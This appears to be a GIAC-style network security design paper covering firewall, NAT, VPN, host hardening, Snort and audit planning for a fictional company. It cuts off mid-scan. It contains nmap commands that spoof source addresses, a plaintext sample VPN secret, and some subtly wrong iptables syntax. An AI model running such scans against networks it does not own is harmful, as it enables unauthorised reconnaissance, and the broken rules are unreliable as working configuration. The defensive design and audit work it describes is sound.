
Source	Destination	Service	Action	Track	Install On	Time
Any	Any	Any	drop		Gateways	Any

To begin creating our policies, we create our network objects. We do these first as they'll be used in creating our firewall object. In the GUI window we select **Network Objects** from the **Manage** menu and click the **New** button




Here we enter a descriptive name for the network, it's network address, net mask, whether it's behind the firewall or not, and whether to allow broadcast traffic to that subnet. In addition, we can define a color for it's representation in the GUI. This allows us to group similar objects together (hosts on the network object can be given similar colors) or give a brief representation of how 'safe' the objects may be (green for protected networks, yellow for DMZ/Service Networks, etc). Even though there is a NAT tab for each object, and we will be doing NAT, we leave those properties undefined. When the GUI creates automatic NAT rules, their order and properties cannot be changed, so we will take the time to manually configure those later.


We will also define Service_Net (172.30.0.0/24) in the same manner. To simplify the NAT rules, we'll create a group object that will include both of these networks. From the **Network Objects** dialog, we click **New**, and select **Group**. For Name, we'll call it GIAC_Nets, and double click each of the Network Objects to add them to the group. When finished, click **OK**.




With that group created, we now create our firewall object. From the Network Objects dialog, click **New** and select **Workstation** (not really the obvious choice). This brings up the New Workstation dialog.



Again, we give the object a name (*Firewall*), it's IP Address, color, and location. To define the object as a firewall, we select the **Gateway** radio button, **VPN-1 & Firewall-1**, and in our case, **Management Station**. Clicking the **Get** button will retrieve the Version number from the firewall. Clicking the **Interfaces** tab, brings up the following dialog. Clicking the **Get** button here will retrieve the interface information from the firewall.




By selecting an interface, clicking the **Edit** button, then selecting the Security tab, we can configure anti-spoofing measures. We select the valid addresses that should be seen on that interface (i.e. those addresses belonging to this network address) and also specify how to report spoofed packets.




We will create Workstation objects for all servers that will need specific access through the firewall, or need to be accessible from the Internet. Firewall-1 does not allow you to forward ports from it's own external address, so we will actually need to create two objects for those systems on the Service_Net; one for the RFC-1918 address, and one for it's public address.

For example, we've created the following objects for the host known as www.giac.com.



Publicly Accessible Object



Object with real address defined

This will be repeated for our external DNS server and the mail gateway.

Once all of the necessary objects have been created, we create the Security Policy. The first rule we create is to protect the firewall addresses from any incoming packets (the “stealth” rule). From the GUI, we click **Edit,** select **Add Rule**, and choose **Top**. This inserts a rule that looks like

No.	Source	Destination	Service	Action	Track	Install On	Time	Comment
1	Any	Any	Any	drop		Gateways	Any	

This rule should silently drop any traffic that is destined for the firewall’s IP address. To add the firewall to the rule, we right click the Destination box and select **Add**.

Double-clicking Firewall from the Add Object dialog will add Firewall to the Destination box. Right clicking the Track box gives us a menu of actions to be taken when the rule matches. Our choices are

- Nothing
- Short — Log Source address
- Long — Log source & destination address, source & dest ports.
- Account
- Alert — Send an alert
- Mail — Send an email alert
- SNMPTrap — Send an SNMP Trap to an SNMP management console
- User Defined — Run a predefined

We'll log any packets that were dropped by this rule. This gives us a rule that looks like

No.	Source	Destination	Service	Action	Track	Install On	Time	Comment
1	Any	Firewall	Any	drop	Long	Gateways	Any	

We continue adding rules until the policy meets the goals listed earlier. The final Security Policy is shown in Appendix A.

Address translation rules are created in a similar manner and are applied in the same "first match" manner. The first rule we'll want to create is one to not apply address translation between our networks. Grouping the Service Network, Internal Network, and European Network called GIAC_Hosts, we apply the following rule

No.	Original Packet			Translated Packet		
	Source	Destination	Service	Source	Destination	Service
1	GIAC_Hosts	GIAC_Hosts	Any	= Original	= Original	= Original

As this rule reads, any packet from one of our hosts to another of our hosts should retain the original source address, destination address, and destination port.

All internal hosts that need to access the Internet are going to be hidden behind the firewall address. The simple rule for this is

2	Internal-net	Any	Any	fw.giac.com	= Original	= Original

The "H" in the corner of the firewall's icon indicates that the source address will be translated to that of the firewall. The destination address and port will not be touched.

The remaining NAT rules will be used for our public servers. These are added in pairs, one for inbound connections and one for outbound connections. Using dns1.giac.com as an example

3	DNS1-ext-pri	Any	Any	DNS1-ext-pub	= Original	= Original
4	Any	DNS1-ext-pub	Any	= Original	DNS1-ext-pri	= Original

Rule 3 states that any traffic from DNS1-ext-pri (external DNS server 1's private address), bound for any destination, and any service will have it's source address

changed to the public address for dns1. The public address will be the one returned from a whois query of giac.com.
Rule 4 is the inverse of three. Traffic bound for the public address of dns1 will have it's destination changed to the RFC-1918 address of the server.

The entire NAT ruleset is also shown in Appendix A.

Testing of the firewall ruleset is shown in Assignment three.

Internal Firewall

The IPFilter software is extremely easy to configure. Rules are processed in order, until a match is found or the end of the ruleset is reached. The general form of the rules are

```
<action> <dir> [quick] [log] on <interface> [proto protocol] from
<source/mask | any> to <dest/mask | any> [port=portnum]
```

where

action	**block** or **pass**
dir	direction – **in** or **out**
quick	stop processing rules if it matches
log	log the traffic
on <interface>	which interface to apply the rule to
proto protocol	optional protocol such as tcp, udp, icmp, esp
from <source/mask>	source address with net mask, 0/32 for firewall's interface address, or **any**
to <dest/mask>	desination address with net mask, 0/32 for firewall's interface address, or **any**
port=portnum	port number to test

Since we are being extremely restrictive with inbound traffic, our last rule will be

```
block in log on fxp0 all
```

To allow the users on the Critical Network to access services on the internal network, as well as the Internet, we'll simply allow all outbound traffic from the Critical Network

```
pass in quick on fxp1 from 172.16.254.0/24 to any
pass out all
```

To allow the IS admins to access the box

```
     pass in quick on fxp0 proto tcp from 172.16.255.0/24 to 0/32
port=22
```

Finally, to allow our database traffic

```
     pass in on fxp0 proto tcp from 172.30.0.4/32 to
172.16.254.2/32 port 1466
     pass in on fxp0 proto tcp from 172.30.0.4/32 to
172.16.254.3/32 port 1466
```

The entire contents of /etc/ipf.rules

```
pass in quick on fxp0 proto tcp from 172.30.0.4/32 to
172.16.254.2/32 port 1466
pass in quick on fxp0 proto tcp from 172.30.0.4/32 to
172.16.254.3/32 port 1466
pass in quick on fxp0 proto tcp from 172.16.255.0/24 to 0/32
port=22
pass in quick on fxp1 from 172.16.254.0/24 to any
block in log on fxp0 all
pass out all
```

Host Hardening

Red Hat Linux Systems

All installations of Red Hat 7.1 were done using the Custom installation process. This was done to prevent the installation of many unnecessary options such as X Windows, samba, and inetd. Once the installations were completed, all available updates were applied. The iptables firewall software will be running on each host, allowing only ssh and the application specific traffic into each box. An example from dns1.giac.com is shown below

```
     # Set default policy to DROP
     iptables -P INPUT DROP
     iptables -P FORWARD DROP

     # Allow incoming SSH from IS Admin net
     iptables -A input -s 172.16.255.0/24 -d 172.30.0.2/32 -p TCP
     -dport 22 -j ACCEPT

     # Allow incoming DNS queries
```

```
iptables -A input -d 172.30.0.2/32 -p UDP -dport 53 -j
ACCEPT
iptables -A input -d 172.30.0.2/32 -p TCP -dport 53 -j
ACCEPT
```

Windows 2000 IIS Servers

All Windows 2000 Servers are configured with service pack 2 and all current security patches

The major step of securing the Windows 2000 servers is downloading the "hisecweb" security template9 from Microsoft's web site and applying it to the web servers. This configures many policies automatically, such as account lockout, password difficulty, and logging. In addition, we've disabled NetBIOS, File and Printer Sharing for Microsoft Networks, and the Client for Microsoft Networks.

The server has VShell[10] 1.1.1 installed to allow for encrypted administration and secure transmission of web page updates.

Windows NT 4.0 Servers

Our Windows NT servers were installed with Service Pack 6a and the latest patches.

OpenBSD 2.9 Firewall

OpenBSD has undergone extensive code audits to be "secure by default." In the interest of security, we will still turn off all network services except ssh. TCP Wrappers will be used to limit connections to the ssh daemon to the IS Administrators.

Application Security

WWW Services

GIAC Enterprises uses Microsoft's Internet Information Server version 5 on Windows 2000 Server for their web server. To help secure the server, we've started by following Microsoft's Secure Internet Information Services 5 Checklist[11]. This checklist includes:

1) Remove all sample applications
   \inetpub\iissamples
   \winnt\help\iishelp
   \program files\common files\system\msadc

2) Remove the IISADMPWD Virtual Directory in the Internet Services Manager.
3) Remove unused script mappings

.htr	(used for web-based password reset)
.idc	(outdated)
.printer	(no printers will be defined on the web server)
.ida, .idq, & .htw	(index server mappings)

4) Disable Parent Paths (".." paths)
5) Hide the IP Address in the content-location header.
6) Create an Ipsec policy to only allow traffic to the WWW and SSH ports

DNS

The DNS servers are running BIND version 9.1.3. Running BIND as root has always been a bad idea since any compromise of the daemon will result in full privileges to the system. Therefore we've created a user and group called "named," with no special privileges, to run the daemon as.

To limit who can perform zone transfers from these machines, we've added the "allow-transfer" option to the /etc/named.conf file on the primary name server.

```
zone "giac.com" {
      type master;
      file "giac.com.zone";
      allow-transfer { 172.30.0.3; };
};
```

On our secondary name server, we change the allow-transfer option to "none" to prevent anyone from performing a zone transfer from the box.

```
zone "giac.com" {
      type slave;
      masters { 172.30.0.2; };
      file "giac.com.zone";
      allow-transfer { none; };
};
```

Most exploits against BIND have been version specific. Running the 'dig' command as

```
dig txt chaos version.bind
```

will happily return the version number from the DNS server. Just for fun, we've used the "version" option to return "Something above 8.2" rather than the real version number. Since this option was first present in 8.2, any false information returned would give away that fact. We could have used an earlier version number, but didn't want to subject the servers to repeated attacks for old bugs.


Site-to-Site VPN

Integrating the site-to-site VPNs into the IP440 reduces management overhead, since it allows us to create the VPNs within the same GUI that we manage our firewall. For maximum compatibility with other vendor's VPN solutions, we have chosen to implement IPsec VPNs with 3DES encryption and SHA hashing. We will be using Internet Key Exchange (IKE, also known as ISAKMP) to create the encryption keys. IKE manages the encryption keys using a two phase process for establishing the IPsec parameters between the VPN endpoints. From the OpenBSD FAQ[12]:

> **Phase 1** - The two ISAKMP peers establish a secure, authenticated channel upon which to communicate between two daemons. This establishes a Security Association (SA) between both hosts. **Main Mode** and **Aggressive Mode** are the methods used to establish this channel. Main Mode sends the various authentication information in a certain sequence, providing identity protection. Aggressive Mode does not provide identity protection because all of the authentication information is sent at the same time. Aggressive mode should only be used in such cases where network bandwidth is of concern.
>
> **Phase 2** - Security Associations are negotiated on behalf of IPsec. Phase 2 is establishes tunnels or endpoint SAs between IPsec hosts. **Quick Mode** is used in Phase 2 because there is not need to repeat a full authentication because Phase 1 has already established the SAs.

The IPsec keys will be renegotiated once every hour, while the IKE keys will be regenerated every 12 hours.

To configure the properties for the VPN, we again open the Firewall-1 GUI, and select **Network Objects** from the **Manage** menu. Double-click the firewall object and selecting the **VPN** tab brings up the following dialog



The **Domain** section defines which networks will be included the firewall's "Encryption Domain" and encrypted over the VPN tunnel. We choose the GIAC_Nets group we created earlier to allow encryption to our Internal Network and the Service Network. The **Exportable for SecuRemote** option will be used when we discuss the road warrior VPN connections.

Encryption schemes defined determines what type of VPN we'll be creating. IKE and Manual Ipsec both define Ipsec VPNs, one using automatic key exchange, the other using manual key exchange. SKIP FWZ is Checkpoint's proprietary encryption method that is does not have the strength of Ipsec and should not be used unless absolutely necessary. To configure the IKE properties, check the box next to **IKE** and click the **Edit** button.

We have chosen 3DES as our encryption method with SHA1 data integrity. Authentication will be a pre-shared secret (we'll use "sum-big-secret").

The European division uses a firewall based upon OpenBSD 2.8 with ipfilter 3.3.18. All network services are disabled on the box except sshd (OpenSSH 2.9.2) and isakmpd. To create an IPsec tunnel using automatic key exchange, they will be using the isakmpd package. They have modified the /etc/sysctl.conf file to include

```
net.inet.esp.enable=1
```

to enable ESP (Encapsulated Security Payload) IPsec VPNs. Configuration files for isakmpd are located in /etc/isakmpd. To define what is necessary to create an IPsec tunnel, we create the isakmpd.policy file, such as

```
KeyNote-Version: 2
Licensees: "passphrase:sum-big-secret"
Authorizer: "POLICY"
Conditions: app_domain == "IPsec policy" &&
                esp_present == "yes" &&
                esp_enc_alg != "null" -> "true";
```

Licensees determines who may use the VPN. Here it will be anyone who uses the passphrase (shared secret) “sum-big-secret”. Further conditions for the VPN state that it must be use ESP and that the encryption algorithm is not null.

Now we need to create the configuration file that defines the VPN tunnel. First, they define the general parameters, such as key lifetimes and their public address of their firewall:

```
[General]
Default-phase-1-lifetime=       86400,60:86400
Default-phase-2-lifetime=       14400,60:86400
Listen-on=                      9.8.7.6
```

We now define who is allowed to negotiate the IPsec tunnel. This specifies that we’ll create a tunnel between this host (9.8.7.6) and 1.2.3.254.

```
[Phase 1]
1.2.3.254=          ISAKMP-GIAC

[Phase 2]
Connections=        IPsec-GIAC
```

This section gives the requirements needed to proceed to phase two, including the shared secret and the section of the configuration file that contains the negotiation parameters.

```
[ISAKMP-GIAC]
```

```
Phase=                  1
Address=                1.2.3.254
Configuration=          GIAC-main-mode
Authentication=         sum-big-secret
```

Here we define the sections of the configuration file that contain the parameters for phase two of the negotiation.

```
[IPsec-GIAC]
Phase=                  2
ISAKMP-Peer=            ISAKMP-GIAC
Configuration=          GIAC-quick-mode
Local-ID=               EUROPE-net
Remote-ID=              GIAC-Enterprise
```

These two sections define the IP address space used behind each endpoint of the IPsec tunnel.

```
[EUROPE-net]
ID-type=                IPV4_ADDR_SUBNET
Network=                172.18.254.0
Netmask=                255.255.255.0

[GIAC-Enterprise]
ID-type=                IPV4_ADDR_SUBNET
Network=                172.16.0.0
Netmask=                255.255.0.0
```

Finally we define the protocols we'll use. For phase one, 3DES encryption and SHA authentication. For phase two, ESP with 3DES/SHA and Perfect Forward Secrecy

```
[GIAC-main-mode]
EXCHANGE_TYPE=          ID_PROT
Transforms=             3DES-SHA

[GIAC-quick-mode]
EXCHANGE_TYPE=          QUICK_MODE
Suites=                 QM-ESP-3DES-SHA-PFS-SUITE
```

The Firewall-1 security policy rules to create a site-to-site VPN are shown below

Remote User VPNs

Again, allowing the IP440 to handle the VPN connections for our remote users also simplifies management. When the user is connected to the GIAC network, we will be requiring a policy of **Allow Outgoing and Encrypted.** This allows only outgoing connections from the client, with the exception of ICMP replies and Session Authentication Agent traffic to port 261. In addition it allows inbound and outbound VPN connections. For further protection, we will also verify certain components of the systems configuration. If any of the following are false, the traffic will not be allowed.

- Desktop is Enforcing Required Policy
- Policy is Installed on all Interfaces
- Only TCP/IP Protocols are Used

To allow encrypted SecureClient connections, we create a new rule in the Security Policy. We've placed this rule just after the stealth rule to allow our trusted users full access to the internal networks. The source address for this rule could be anywhere, so adding a network object won't work. Instead, this rule will be based upon user credentials.

We add GIAC_Nets to the Destination box, since that was defined earlier as the firewall's encryption domain. Service will be left at Any so users can work as if they were physically on the network. For Action, we choose **Client Encrypt**, telling the firewall to expect these clients to be sending encrypted traffic destined for the network. Again we log the traffic with Long logging.

Source	Destination	Service	Action	Track	Install On	Time
All Users@Any	GIAC_Nets	Any	Client Encrypt	Long	Gateways	Any

To authenticate users, we'll be using RADIUS services installed on one of the NT servers on the Internal network, authenticating against NT domain credentials.

Intrusion Detection Systems

The intrusion detection systems on the network are based upon Red Hat Linux 7.1 running Snort 1.8. As stated earlier, the OS on these boxes were custom installations with no network services installed except sshd. Snort was installed with mostly default settings utilizing the current 1.8 rules. Host address were entered in the snort.conf file for www.giac.com and mail.giac.com. The unidecode preprocessor was selected over HTTP_decode, since our web server is running IIS. Logging was configured for both

syslog and tcpdump. Our /etc/snort/snort.conf is shown below

```
var HOME_NET [172.30.0.0/24]
var EXTERNAL_NET any
var SMTP 172.30.0.5
var HTTP_SERVERS 172.30.0.4
var SQL_SERVERS $HOME_NET
var DNS_SERVERS [172.30.0.2/32,172.30.0.3/32]
preprocessor frag2
preprocessor stream4
preprocessor stream4_reassemble
preprocessor unidecode: 80
preprocessor rpc_decode: 111
preprocessor bo: -nobrute
preprocessor telnet_decode
preprocessor portscan: $HOME_NET 6 3 portscan.log
preprocessor portscan-ignorehosts: $DNS_SERVERS
output alert_syslog: LOG_AUTH LOG_ALERT
output log_tcpdump: snort.log
include classification.config
include exploit.rules
include scan.rules
include finger.rules
include ftp.rules
include telnet.rules
include smtp.rules
include rpc.rules
include rservices.rules
include backdoor.rules
include dos.rules
include ddos.rules
include dns.rules
include netbios.rules
include web-cgi.rules
include web-coldfusion.rules
include web-frontpage.rules
include web-iis.rules
include web-misc.rules
include sql.rules
include x11.rules
include icmp.rules
include misc.rules
include local.rules
```

Auditing the Network Security Architecture

Audit Plan

A comprehensive security audit for the proposed architecture would consist of


- Review of company security policy
- Assessing the Border Router ACLs
- Firewall audit
- Vulnerability testing of exposed systems
- WWW code audit
- Analysis and presentation of results

To test the functionality of the router ACLs and the firewall policy, we'll use nmap and fscan to generate the traffic. On the opposite side of the device being tested, we'll place a Linux laptop running tcpdump to watch what traffic is actually passing through the firewall. These tests will have minimal impact on the network and could be performed at any time of day. The results of the port scans will also provide the basis for vulnerability testing. The logs from each intrusion detection probe should be checked after each step to ensure that our test probes do not go undetected.

Beyond the scope of this assignment, but included in a comprehensive plan would be vulnerability testing. As a basis, the web server, dns servers, and mail system would be tested utilizing nessus and ISS' Internet Scanner. Information and additional tools for testing vulnerabilities for each system can be found at www.securityfocus.ocm and packetstormsecurity.org. A code audit should be carried out on the applications residing on the web server, particularly looking for such things as input validation and bounds checking. Performing these tests can have significant impact on server performance and may cause the services to fail. Therefore they should be done outside of business hours, preferably between 7pm and 7am on weekends.

Also beyond the scope of this assignment is reviewing the company security policy. This would include such things as password practices, acceptable use policies, and system maintenance procedures.

Planning the audit, we choose several points to place our probing system and our sniffer. An advantage of this "pitcher/catcher" testing is the ability to use a single scanning host with spoofed packets rather than potentially disrupting a production server to scan from. These audit points will be used in the following paragraphs.



Audit Points

This audit would be completed for the fixed price of $20,000. Time estimates for completing the audit are

Security policy research	1 person, 2 days
Router and Firewall Audit	1 person, 1 day
Vulnerability research and testing	1 person, 5 days
Analysis and reporting	1 person, 2 days

The security audit will not be started until GIAC management approves and signs off on the plan, methods, and associated costs.

Border Router ACL

To test the ACLs of the border router, we will send a variety of spoofed traffic to the both the external and internal interfaces. Tcpdump will be running on the IP440 to see if any of the garbage traffic is actually getting through.

On the firewall (location 3):

```
tcpdump -i eth-s1p1c0
```

From outside the network (location 1), we test ingress filtering with:

```
nmap -sTU -vv -p 80 -S 192.168.0.1 1.2.3.4
nmap -sTU -vv -p 80 -S 10.0.0.1 1.2.3.4
nmap -sTU -vv -p 80 -S 172.16.0.1 1.2.3.4
nmap -sTU -vv -p 80 -S 1.0.0.1 1.2.3.4
nmap -sTU -vv -p 80 -S 2.0.0.1 1.2.3.4
nmap -sTU -vv -p 80 -S 1.2.3.10 1.2.3.4
```

We also test directed broadcasts with

```
nmap -sP -vv 1.2.3.255
```

Tcpdump on the firewall showed no packets received from these scans.

To verify that the router has some of it's own defense measures working, we'll try the small servers, dns port, and http port.

nmap -sTU -vv -p 1,7,9,19,53,80 1.1.1.1

Starting nmap V. 2.54BETA7 (www.insecure.org/nmap/)
Host border.giac.com (1.1.1.1) appears to be up ... good.
Initiating Connect() Scan against border.giac.com (1.1.1.1)
The Connect() Scan took 0 seconds to scan 6 ports.
Initiating UDP Scan against border.giac.com (1.1.1.1)
The UDP Scan took 1 second to scan 6 ports.
All 12 scanned ports on border.giac.com (1.1.1.1) are: closed
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

To test egress filtering, we will temporarily disconnect the firewall and replace it with our Linux laptop. Our ISP will be watching the logs on their routing terminating our T1 connection. Using nmap once again as

```
# nmap -sTU -vv -p 1-1024 -S 192.168.1.1 1.1.1.2
# nmap -sTU -vv -p 1-1024 -S 172.16.1.1 1.1.1.2
# nmap -sTU -vv -p 1-1024 -S 1.2.3.4 1.1.1.2
```

Our ISP confirmed that only the traffic from the last scan actually appeared at their router.

Firewall Audit

This will be the primary focus of our security audit. We will be following the steps outlined in Lance Spitzner's **Auditing Your Firewall Setup**[15].

We already have an idea of what our firewall should be doing. This was outlined in our security policy. The goal of this audit will be to determine whether the firewall is correctly implementing that policy. In addition, we want to ensure that the firewall will behave as expected in the event it receives something we're not expecting.

First we'll make sure that no one can access or modify the firewall itself. A large part of this is the physical security of the system. We've secured the firewall by placing it in an access controlled room. Our security policy allows only ssh and https access from a group of systems within the private address space of our network. To test whether these rules are functioning correctly, we'll use nmap to port scan the firewall from four different locations

- outside the firewall (location 1 to 3)
- the service network (location 4 to 3)
- inside the firewall (location 5 to 3)

External Scan

From a location on the internet (location 1), we initiate a scan against the firewall as

```
   # nmap -sTU -vv -p 1-65535 1.2.3.1

Interesting ports on fw.giac.com (1.2.3.1):
Port       State       Service
